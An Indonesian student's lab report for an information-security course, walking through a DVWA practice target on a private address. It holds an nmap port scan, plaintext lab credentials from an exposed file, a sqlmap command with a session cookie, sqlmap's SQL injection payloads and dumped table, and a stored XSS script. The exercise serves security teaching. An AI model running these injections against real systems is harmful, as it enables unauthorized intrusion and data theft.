LAPORAN RESPONSI

KEAMANAN SI

Disusun Oleh :

Nama : Taufan Ali

NIM : 2215016135


PROGRAM STUDI SISTEM INFORMASI

FAKULTAS SAINS DAN TEKNOLOGI TERAPAN

UNIVERSITAS AHMAD DAHLAN


2024

1. Lakukan scan port yang terbuka pada ip yang telah diberikan menggunakan nmap



```
✘ alienz65@parrot  ~  nmap -p- 10.1.7.148
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 12:30 WIB
Nmap scan report for 10.1.7.148
Host is up (0.021s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
81/tcp open  hosts2-ns
82/tcp open  xfer

Nmap done: 1 IP address (1 host up) scanned in 15.33 seconds
```


2. Dari soal telah ditemukan informasi database yang digunakan yaitu toktok, sebelumnya cek port yang ada di web menggunakan IP:PORT. Web ada di port 81



http://10.1.7.148:81/

Halaman login tersembunyi, silakan dicari.

3. Tambahkan endpoint toktok/login.php



http://10.1.7.148:81/toktok/login.php

Halaman login ini TIDAK rentan terhadap SQL Injection, silakan cari username dan passwordnya!


Username

Password

You have logged out

Damn Vulnerable Web Application (DVWA)


4. Username dan password ditemukan di port 82



Index of /


Name	Last modified	Size	Description
account.txt	2024-07-01 06:25	15	

Apache/2.4.52 (Ubuntu) Server at 10.1.7.148 Port 82



```
admin : labkom
```

5. login menggunakan akun tersebut



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer


We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources


DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- Mutillidae
- OWASP Vulnerable Web Applications Directory

6. Lakukan pengerjaan pada sql injection




```
alienz65@parrot  ~  sqlmap -u 'http://10.1.7.148:81/toktok/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='PHPSESSID=6b639ee31e518ac9cca6275867b74851' -D toktok -t responsi --dump
        ___
       __H__
 ___ ___[ ]_____ ___ ___  {[illegible]}
|_ -| . [ ]     | .'| . |
|___|_  [ ]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:22:27 /2024-07-03/

[        ] [INFO] setting file for logging HTTP traffic
[        ] [INFO] resuming back-end DBMS 'mysql'
[        ] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5852=5852#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x7178787071,(SELECT (ELT(6809=6809,1))),0x717a6b6a71),6809)-- xWlv&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4240 FROM (SELECT(SLEEP(5)))Cstg)-- eJcs&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178787071,0x5652707843594c4171435344516767616b69534b6e597779494874786f6d66706f48786d44587a64,0x717a6b6a71)#&Submit=Submit
---
[        ] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: PHP 8.1.2, Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[        ] [INFO] fetching tables for database: 'toktok'
[        ] [INFO] fetching columns for table 'responsi' in database 'toktok'
[        ] [INFO] fetching entries for table 'responsi' in database 'toktok'
Database: toktok
Table: responsi
```



```
[        ] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5852=5852#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x7178787071,(SELECT (ELT(6809=6809,1))),0x717a6b6a71),6809)-- xWlv&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4240 FROM (SELECT(SLEEP(5)))Cstg)-- eJcs&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178787071,0x5652707843594c4171435344516767616b69534b6e597779494874786f6d66706f48786d44587a64,0x717a6b6a71)#&Submit=Submit
---
[        ] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: PHP 8.1.2, Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[        ] [INFO] fetching tables for database: 'toktok'
[        ] [INFO] fetching columns for table 'responsi' in database 'toktok'
[        ] [INFO] fetching entries for table 'responsi' in database 'toktok'
Database: toktok
Table: responsi
[1 entry]
+----+---------+
| id | kode    |
+----+---------+
| 1  | UAD1960 |
+----+---------+

[        ] [INFO] table 'toktok.responsi' dumped to CSV file '/home/alienz65/.local/share/sqlmap/output/10.1.7.148/dump/toktok/responsi.csv'
[        ] [INFO] fetched data logged to text files under '/home/alienz65/.local/share/sqlmap/output/10.1.7.148'
[        ] [WARNING] your sqlmap version is outdated

[*] ending @ 14:22:28 /2024-07-03/

alienz65@parrot  ~ 
```

7. XSS inject dengan menggunakan script



http://10.1.7.148:81/toktok/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Taufan Ali

Message * <script>alert("Taufan Ali");</script>

More Information

- https://owasp.org/www-community/attacks/xss

10.1.7.148:81

Taufan Ali

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql